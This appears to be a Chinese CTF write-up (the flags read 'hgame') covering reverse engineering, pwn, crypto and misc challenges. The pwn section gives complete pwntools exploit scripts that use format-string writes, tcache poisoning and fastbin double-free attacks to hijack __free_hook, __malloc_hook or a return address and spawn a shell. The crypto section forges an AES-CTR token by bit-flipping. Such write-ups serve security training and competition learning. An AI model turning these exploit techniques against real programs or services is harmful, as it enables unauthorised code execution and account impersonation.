流程很简单，先输入flag，再用key进行加密，最后进行比较那我们着重分析加密过程加密过程在encrypt函数之中，生成key之后，将flag与key异或，然后进行base64编码其中key的生成在gen函数中，我们可以不对其过程进行具体分析，直接拿key即可再异或后还原就可以得到flag

```
import base64
def gen(key):
    s = list(range(256))
    j = 0
    for i in range(256):
        j = (j + s[i] + ord(key[i % len(key)])) % 256
        tmp = s[i]
        s[i] = s[j]
        s[j] = tmp
    i = j = 0
    data = []
    for _ in range(50):
        i = (i + 1) % 256
        j = (j + s[i]) % 256
        tmp = s[i]
        s[i] = s[j]
        s[j] = tmp
        data.append(s[(s[i] + s[j]) % 256])
    return data
key = 'As_we_do_as_you_know'
enc =
'wr3ClvcSw7nCmMOcHcKgacOtMkvDjxZ6asKWw4nChMK8IsK7KMOOasOrdgbDlx3DqcKqwr0hw701Ly5
7w63CtcOl'
result=(base64.b64decode(enc.encode())).decode()
flag=""
```


```
for c, k in zip(result, gen(key)):
    flag += chr(ord(c) ^ k)
print(flag)
```

math

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
int i; // [rsp+0h] [rbp-180h]
int j; // [rsp+4h] [rbp-17Ch]
int k; // [rsp+8h] [rbp-178h]
int m; // [rsp+Ch] [rbp-174h]
char v8[26]; // [rsp+10h] [rbp-170h] BYREF
int v9[28]; // [rsp+30h] [rbp-150h]
int v10[28]; // [rsp+A0h] [rbp-E0h] BYREF
int v11[26]; // [rsp+110h] [rbp-70h] BYREF
unsigned __int64 v12; // [rsp+178h] [rbp-8h]
__int64 savedregs; // [rsp+180h] [rbp+0h] BYREF
v12 = __readfsqword(0x28u);
memset(v8, 0, 25);
__isoc99_scanf("%25s", v8);
v9[0] = 126;
v9[1] = 225;
v9[2] = 62;
v9[3] = 40;
v9[4] = 216;
v9[5] = 253;
v9[6] = 20;
v9[7] = 124;
v9[8] = 232;
v9[9] = 122;
v9[10] = 62;
v9[11] = 23;
v9[12] = 100;
v9[13] = 161;
v9[14] = 36;
v9[15] = 118;
v9[16] = 21;
v9[17] = 184;
v9[18] = 26;
v9[19] = 142;
v9[20] = 59;
v9[21] = 31;
v9[22] = 186;
v9[23] = 82;
v9[24] = 79;
memset(v10, 0, 100);
v11[0] = 63998;
v11[1] = 33111;
v11[2] = 67762;
v11[3] = 54789;
v11[4] = 61979;
v11[5] = 69619;
v11[6] = 37190;
v11[7] = 70162;
v11[8] = 53110;
v11[9] = 68678;
```

```
v11[10] = 63339;
v11[11] = 30687;
v11[12] = 66494;
v11[13] = 50936;
v11[14] = 60810;
v11[15] = 48784;
v11[16] = 30188;
v11[17] = 60104;
v11[18] = 44599;
v11[19] = 52265;
v11[20] = 43048;
v11[21] = 23660;
v11[22] = 43850;
v11[23] = 33646;
v11[24] = 0xACEE;
for ( i = 0; i <= 4; ++i )
{
for ( j = 0; j <= 4; ++j )
{
for ( k = 0; k <= 4; ++k )
v10[5 * i + j] += *((char *)&savedregs + 5 * i + k - 0x170) * v9[5
* k + j];// v8[i*5+k]*v9[5*k+j]
}
}
for ( m = 0; m <= 24; ++m )
{
if ( v10[m] != v11[m] )
{
printf("no no no, your match is terrible...");
exit(0);
}
}
printf("yes!");
return 0LL;
}
```

大致流程是，先输入flag赋值给v8，然后进行一系列运算操作赋值给v10，最后进行比较伪c中的savedregs其实指的就是栈底，而(char *)&savedregs + 5 * i + k - 0x170我们不知道具体指向哪里，我们可以在ida的堆栈窗口中看一看



发现v8对应的便是0x170的位置那么我们确定了，(char *)&savedregs + 5 * i + k - 0x170实际上是对v8数组进行读取接下来解决下一个问题，读取与写入顺序。人力分析也可以，但是我们可以直接让他输出他自己的顺序

```
1
flag[0]*v9[0]+flag[1]*v9[5]+flag[2]*v9[10]+flag[3]*v9[15]+flag[4]*v9[20]=v11[0]
flag[0]*v9[1]+flag[1]*v9[6]+flag[2]*v9[11]+flag[3]*v9[16]+flag[4]*v9[21]=v11[1]
flag[0]*v9[2]+flag[1]*v9[7]+flag[2]*v9[12]+flag[3]*v9[17]+flag[4]*v9[22]=v11[2]
flag[0]*v9[3]+flag[1]*v9[8]+flag[2]*v9[13]+flag[3]*v9[18]+flag[4]*v9[23]=v11[3]
flag[0]*v9[4]+flag[1]*v9[9]+flag[2]*v9[14]+flag[3]*v9[19]+flag[4]*v9[24]=v11[4]
2
flag[5]*v9[0]+flag[6]*v9[5]+flag[7]*v9[10]+flag[8]*v9[15]+flag[9]*v9[20]=v11[5]
flag[5]*v9[1]+flag[6]*v9[6]+flag[7]*v9[11]+flag[8]*v9[16]+flag[9]*v9[21]=v11[6]
flag[5]*v9[2]+flag[6]*v9[7]+flag[7]*v9[12]+flag[8]*v9[17]+flag[9]*v9[22]=v11[7]
flag[5]*v9[3]+flag[6]*v9[8]+flag[7]*v9[13]+flag[8]*v9[18]+flag[9]*v9[23]=v11[8]
flag[5]*v9[4]+flag[6]*v9[9]+flag[7]*v9[14]+flag[8]*v9[19]+flag[9]*v9[24]=v11[9]
3
flag[10]*v9[0]+flag[11]*v9[5]+flag[12]*v9[10]+flag[13]*v9[15]+flag[14]*v9[20]
=v11[10]
flag[10]*v9[1]+flag[11]*v9[6]+flag[12]*v9[11]+flag[13]*v9[16]+flag[14]*v9[21]
=v11[11]
flag[10]*v9[2]+flag[11]*v9[7]+flag[12]*v9[12]+flag[13]*v9[17]+flag[14]*v9[22]
=v11[12]
flag[10]*v9[3]+flag[11]*v9[8]+flag[12]*v9[13]+flag[13]*v9[18]+flag[14]*v9[23]
=v11[13]
flag[10]*v9[4]+flag[11]*v9[9]+flag[12]*v9[14]+flag[13]*v9[19]+flag[14]*v9[24]
=v11[14]
4
flag[15]*v9[0]+flag[16]*v9[5]+flag[17]*v9[10]+flag[18]*v9[15]+flag[19]*v9[20]
=v11[15]
flag[15]*v9[1]+flag[16]*v9[6]+flag[17]*v9[11]+flag[18]*v9[16]+flag[19]*v9[21]
=v11[16]
flag[15]*v9[2]+flag[16]*v9[7]+flag[17]*v9[12]+flag[18]*v9[17]+flag[19]*v9[22]
=v11[17]
flag[15]*v9[3]+flag[16]*v9[8]+flag[17]*v9[13]+flag[18]*v9[18]+flag[19]*v9[23]
=v11[18]
```

```
flag[15]*v9[4]+flag[16]*v9[9]+flag[17]*v9[14]+flag[18]*v9[19]+flag[19]*v9[24]
=v11[19]
5
flag[20]*v9[0]+flag[21]*v9[5]+flag[22]*v9[10]+flag[23]*v9[15]+flag[24]*v9[20]
=v11[20]
flag[20]*v9[1]+flag[21]*v9[6]+flag[22]*v9[11]+flag[23]*v9[16]+flag[24]*v9[21]
=v11[21]
flag[20]*v9[2]+flag[21]*v9[7]+flag[22]*v9[12]+flag[23]*v9[17]+flag[24]*v9[22]
=v11[22]
flag[20]*v9[3]+flag[21]*v9[8]+flag[22]*v9[13]+flag[23]*v9[18]+flag[24]*v9[23]
=v11[23]
flag[20]*v9[4]+flag[21]*v9[9]+flag[22]*v9[14]+flag[23]*v9[19]+flag[24]*v9[24]
=v11[24]
```

我们可以发现，每一轮都有五个固定的flag位数，和v9的取值共同构成5组5元一次方程组我们可以用线性代数的矩阵解出最后的结果，随便找了一个解矩阵的网站，得到了结果

char flag[]= {104,103,97,109,101,123,121,48,117,114,95,109,64,116,104,95,49,115,95,103,79,48,100,125};

Pwn

YukkuriSay

```python
from pwn import *
context(os="linux",arch="amd64",log_level="debug")
s=process("./vuln")
elf=ELF("./vuln")
libc=ELF("./libc-2.31.so")

def fmtstring(prev,word,index):
    if   word==prev:
        result=0
        fmtstr=""
    elif word==0:
        result=256-prev
        fmtstr=f"%{result}c"
    elif prev<word:
        result=word-prev
        fmtstr=f"%{result}c"
    elif prev>word:
        result=256-prev+word
        fmtstr=f"%{result}c"
    fmtstr+=f"%{index}$hhn"
    return [fmtstr.encode(),result]
def fmt64(prev,offset,content):
    p=b""
    i=0
    while (content>>(i*8))>0:
        retl=fmtstring(prev,(content>>(i*8))&0xff,offset+i)
        p+=retl[0]
        prev+=retl[1]
        prev&=0xff
```

```
        i+=1
    return [p,prev]
if __name__=="__main__":

    s.sendafter(b"say?\n",b"a"*0xa8)
    for i in range(5):
        s.recvline()
    dat=s.recvline()
    libc_base=u64(dat.replace(b"|",b'').replace(b" ",b"").replace(b"\n",b"")
[-6:].ljust(8,b"\x00"))-0x92525
    success("libc base: "+hex(libc_base))

    s.sendlineafter(b"(Y/n)\n",b"Y")
    sleep(1)
    s.send(b"a"*0x100)
    for i in range(7):
        s.recvline()
    dat=s.recvline()
    rbp=u64(dat.replace(b"|",b"").replace(b" ",b"").replace(b"
",b"").replace(b"\n",b"")[-6:].ljust(8,b"\x00"))-0x10
    success("rbp: "+hex(rbp))

    fmt0=b""
    fmt0+=p64(rbp+8)            # 8
    for i in range(8):          # 9-16
        fmt0+=p64(rbp+0x28+i)
    for i in range(6):          # 17-22
        fmt0+=p64(rbp+0x30+i)

    s.sendlineafter(b"(Y/n)\n",b"Y")
    sleep(1)
    s.send(fmt0)
    s.sendlineafter(b"(Y/n)\n",b"N")

    r12__r15=0x40177c
    execve=libc_base+0xe3afe

    fmt1=b"%124c%8$hhn"
    fmt1+=fmt64(124,17,execve)[0]
    s.sendafter(b"you: \n",fmt1)

    s.interactive()
```

editable_note

```
from pwn import *
context(os="linux",arch="amd64",log_level="debug")
s=process("./vuln")
elf=ELF("./vuln")
libc=ELF("./libc-2.31.so")

def menu(ch,idx):
    s.sendlineafter(b">",str(ch).encode())
    s.sendlineafter(b"Index: ",str(idx).encode())
def add(idx,sz):
    menu(1,idx)
    s.sendlineafter(b"Size: ",str(sz).encode())
```

```
def delete(idx):
    menu(2,idx)
def edit(idx,content):
    menu(3,idx)
    s.send(content)
def show(idx):
    menu(4,idx)
    return s.recvline(keepends=False)
if __name__=='__main__':
    add(0,0x80)
    add(1,0x80)
    add(2,0x80)
    add(3,0x80)
    add(4,0x80)
    add(5,0x80)
    add(6,0x80)
    add(7,0x80)
    add(8,0x80)
    delete(0)
    delete(1)
    delete(2)
    delete(3)
    delete(4)
    delete(5)
    delete(6)
    delete(7)
    libc_base=u64(show(7).ljust(8,b"\x00"))-0x1ecbe0
    free_hook=libc_base+libc.sym["__free_hook"]
    success("libc base: "+hex(libc_base))

    edit(6,p64(free_hook-8))
    add(9,0x80)
    add(10,0x80)
    edit(10,b"/bin/sh\x00"+p64(libc_base+libc.sym["system"]))
    delete(10)

    s.interactive()
```

fast_note

```
from pwn import *
context(os="linux",arch="amd64",log_level="debug")
s=process("./vuln")
elf=ELF("./vuln")
libc=ELF("./libc-2.23.so")

def menu(ch,idx):
    s.sendlineafter(b">",str(ch).encode())
    s.sendlineafter(b"Index: ",str(idx).encode())
def add(idx,sz,cont=b"/bin/sh\x00"):
    menu(1,idx)
    s.sendlineafter(b"Size: ",str(sz).encode())
    s.sendafter(b"Content: ",cont)
def delete(idx):
    menu(2,idx)
```

```
def show(idx):
    menu(3,idx)
    return s.recvline(keepends=False)
if __name__=='__main__':
    add(0,0xff) # 0
    add(1,0x60) # 1
    delete(0)
    libc_base=u64(show(0).ljust(8,b"\x00"))-0x3c4b78
    malloc_hook=libc_base+libc.sym["__malloc_hook"]
    system=libc_base+libc.sym["system"]
    success("libc base: "+hex(libc_base))

    add(2,0xff) # 2==0
    add(3,0x60) # 3
    add(4,0x60) # 4
    add(5,0x60) # 5
    delete(3)
    delete(4)
    delete(3)
    add(6,0x60,p64(malloc_hook-0x23))
    add(7,0x60)
    add(8,0x60)
    # malloc_hook -> realloc(rsp actions), realloc_hook -> one_gadget

 add(9,0x60,b"b"*11+p64(libc_base+0xf1247)+p64(libc_base+libc.sym["realloc"]+6))
    menu(1,10)
    s.sendafter(b"Size: ",b"32")

    s.interactive()
```

new_fast_note

```
from pwn import *
context(os="linux",arch="amd64",log_level="debug")
s=process("./vuln")
elf=ELF("./vuln")
libc=ELF("./libc-2.31.so")

def menu(ch,idx):
    s.sendlineafter(b">",str(ch).encode())
    s.sendlineafter(b"Index: ",str(idx).encode())
def add(idx,sz,cont=b"/bin/sh\x00"):
    menu(1,idx)
    s.sendlineafter(b"Size: ",str(sz).encode())
    s.sendafter(b"Content: ",cont)
def delete(idx):
    menu(2,idx)
def show(idx):
    menu(3,idx)
    return s.recvline(keepends=False)
def init_libc():
    add(0,0xff)
    add(1,0xff)
    add(2,0xff)
    add(3,0xff)
```

```
    add(4,0xff)
    add(5,0xff)
    add(6,0xff)
    add(7,0xff)
    add(8,0x40)

    delete(0)
    delete(1)
    delete(2)
    delete(3)
    delete(4)
    delete(5)
    delete(6)
    delete(7)

    libc_base=u64(show(7).ljust(8,b"\x00"))-0x1ecbe0
    success("libc base: "+hex(libc_base))
    return libc_base
def double_free(addr,content):
    add(0,0x40)
    add(1,0x40)
    add(2,0x40)
    add(3,0x40)
    add(4,0x40)
    add(5,0x40)
    add(6,0x40)
    add(7,0x40)
    add(8,0x40)
    add(9,0x40)
    delete(0)
    delete(1)
    delete(2)
    delete(3)
    delete(4)
    delete(5)
    delete(6)
    delete(7)
    delete(8)
    delete(7)
    add(0x13,0x40)
    add(0x12,0x40)
    add(0x11,0x40)
    add(0x10,0x40)
    add(0xf,0x40)
    add(0xe,0x40)
    add(0xd,0x40)
    add(10,0x40,cont=p64(addr)) # double free ptr chunk
    add(11,0x40)
    add(12,0x40)
    add(13,0x40,cont=content)
    add(14,0x40)
    delete(14)
if __name__=="__main__":
    libc_base=init_libc()
    free_hook=libc.sym["__free_hook"]+libc_base
    double_free(addr=free_hook,content=p64(libc.sym["system"]+libc_base))
    s.interactive()
```

Crypto

零元购年货商店

目标：登录用户名为Vidar-Tu

伪造token

token是把josn数据AES的CTR分组 加密。

用户名已知，使用明文攻击

```
import base64
from Crypto.Util.number import *


token =
"F5eBNbgt/6UqZ5jxSp9kbeSMGmZRQzHfa9bzSjLhsHBs2O9FEwmf6dki24t/7OWW11/qWHOtOBSPkw=
="
raw_destination = '{"Name":"Vidar-Tu","Created":1674179653,"Uid":"230555433"}'
raw_current = '{"Name":"Vidar-tu","Created":1674179653,"Uid":"230555433"}'
token_decode = base64.b64decode(token)
result = b""
for i in range(0, len(raw_destination)):
    tmp = ord(raw_current[i]) ^ ord(raw_destination[i])
    res = tmp ^ token_decode[i]
    result += long_to_bytes(res)

result = base64.b64encode(result)
print(result.decode())
```

包里有什么

```
from libnum import *
m = 152863722253103833295869496511433041577389657189101762949342 4
c = 93602062133487361151420753057739397161734651609786598765462162
w = 34678303266662728260484388017365107292555268466494656568963
w_inv = invmod(w, m)
i = c * w_inv % m
n = 0
flag = ''
while i != 0:
    if i - pow(2, 198 - n) < 0:
        n += 1
        flag += '0'
    else:
        i -= pow(2, 198 - n)
        n += 1
        flag += '1'
print(str(n2s(int(flag[::-1], 2)))[1:])
```

Rabin

```
import gmpy2
import libnum

p =
6542832718455567969073013743288640724018432953477242137319352114469337507498 3

q =
9857081026870508498752497548232345600648053191729260179925624145868180055412 3

n = q*p
c =
0x4e072f435cbffbd3520a283b3944ac988b98fb19e723d1bd02ad7e58d9f01b26d622edea5ee538
b2f603d5bf785b0427de27ad5c76c656dbd9435d3a4a7cf556
e = 2

inv_p = gmpy2.invert(p, q)
inv_q = gmpy2.invert(q, p)
mp = pow(c, (p + 1) // 4, p)
mq = pow(c, (q + 1) // 4, q)
a = (inv_p * p * mq + inv_q * q * mp) % n
b = n - int(a)
c = (inv_p * p * mq - inv_q * q * mp) % n
d = n - int(c)
aa = [a, b, c, d]
for i in aa:
    print(i)
    print(libnum.n2s(int(i)))
```

RSA 大冒险1

第一关：直接分解

第二关：N都有共同的因子q，可以直接通过求最大公因因数，解出q，p的值

第三关：低加密指数攻击

第四关：共模攻击

Misc

Tetris Master Revenge

空格+N

Sign In Pro Max

第一部分：Base64+58+32编码。

第二、第三、第四部分：somd5。

第五部分：凯撒加密，偏移量为5。

Tetris Master

空格+N

crazy_qrcode

纠错码有问题

改到H4，可以得到密码QDjkXkpM0BHNXujs

打开压缩包可以得到25张5*5的二维码的切割图片，还有一份位置格式的文件，winhex打开发现是一堆数组，按照数组的次数将相应的图片顺时针旋转九十度扫除flag

lot

Pirated router

firmware-mod-kit分离出来，找到secret_program，ida打开，密文xor 0x23

Pirated keyboard

打开流量分析文件，提取键盘流量 zihiui_NB_666}

在文件夹的pdf里找修改日期那个pdf，hgame{peng_

分析得知i和h应该换位置了

zhihuh